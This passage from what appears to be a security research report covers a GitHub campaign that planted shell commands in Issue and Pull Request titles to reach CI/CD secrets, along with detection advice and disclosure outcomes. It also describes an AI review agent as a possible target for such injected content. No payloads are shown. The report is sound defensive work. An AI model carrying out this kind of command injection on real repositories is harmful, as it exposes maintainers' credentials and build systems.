It is especially important to examine processes triggered when public Issues or Pull Requests are opened and which also access secrets or deployment mechanisms.
Monitor Suspicious Network and Shell Activity
Workflows and logs can be searched for suspicious shell expressions originating from fields controlled by external users.
Unexpected network requests from CI/CD environments to servers unrelated to the build or deployment process should also be investigated.
For this campaign, the server address and unique URL path can serve as indicators during investigations of historical activity.
Investigate Potential Credential Exposure
When evidence of malicious command execution is discovered, maintainers should determine which environment variables and secrets were available to the job, revoke or rotate potentially exposed credentials, and examine GitHub and external-system audit logs.
9. Disclosure and Conclusion
The research demonstrates a significant software supply chain security risk: attackers do not have to modify a project's source code to attempt to reach its build and delivery systems.
Sometimes, publishing an Issue or Pull Request title containing a malicious command is enough if an automation process handles the content unsafely.
In our expanded investigation, we identified 83 malicious items across 61 repositories, connected them through shared infrastructure and payload structure, and uncovered two coordinated waves of activity on September 1, 2026.
Beyond identifying the campaign, we found direct evidence of command-substitution execution in two workflows affected by malicious content.
Our investigation of GitHub accounts also revealed indicators of possible use of compromised legitimate accounts, including a public statement by a user denying the action attributed to their account.
The key finding is that software supply chain security is not limited to protecting source code and software dependencies. It also requires protecting the boundary between untrusted external data and privileged automation.
Responsible Disclosure and Maintainer Responses
Following the campaign's discovery, Radware initiated outreach to maintainers of the affected repositories to warn them about the malicious activity, raise awareness of potential exposure, and support further investigation and remediation.
Several maintainers acknowledged our notifications, thanked us for the findings, and reported investigating the activity or taking steps to strengthen their security controls.
In one particularly interesting case, a project informed us that GitHub Actions had not executed due to existing security restrictions. However, the maintainers also identified an AI-powered comment review agent that could have processed the attacker-controlled content while having access to sensitive credentials. The project's maintainers reported that additional security hardening was underway.
This finding highlights an additional potential attack surface beyond traditional CI/CD workflows: AI agents that process untrusted repository content while operating with sensitive credentials. Although we did not confirm successful exploitation of the AI agent or credential exposure, the response demonstrates how responsible disclosure can help uncover additional security risks and drive remediation efforts.
Protecting software supply chains begins by treating all external input as untrusted - even when it is an apparently harmless GitHub Issue title.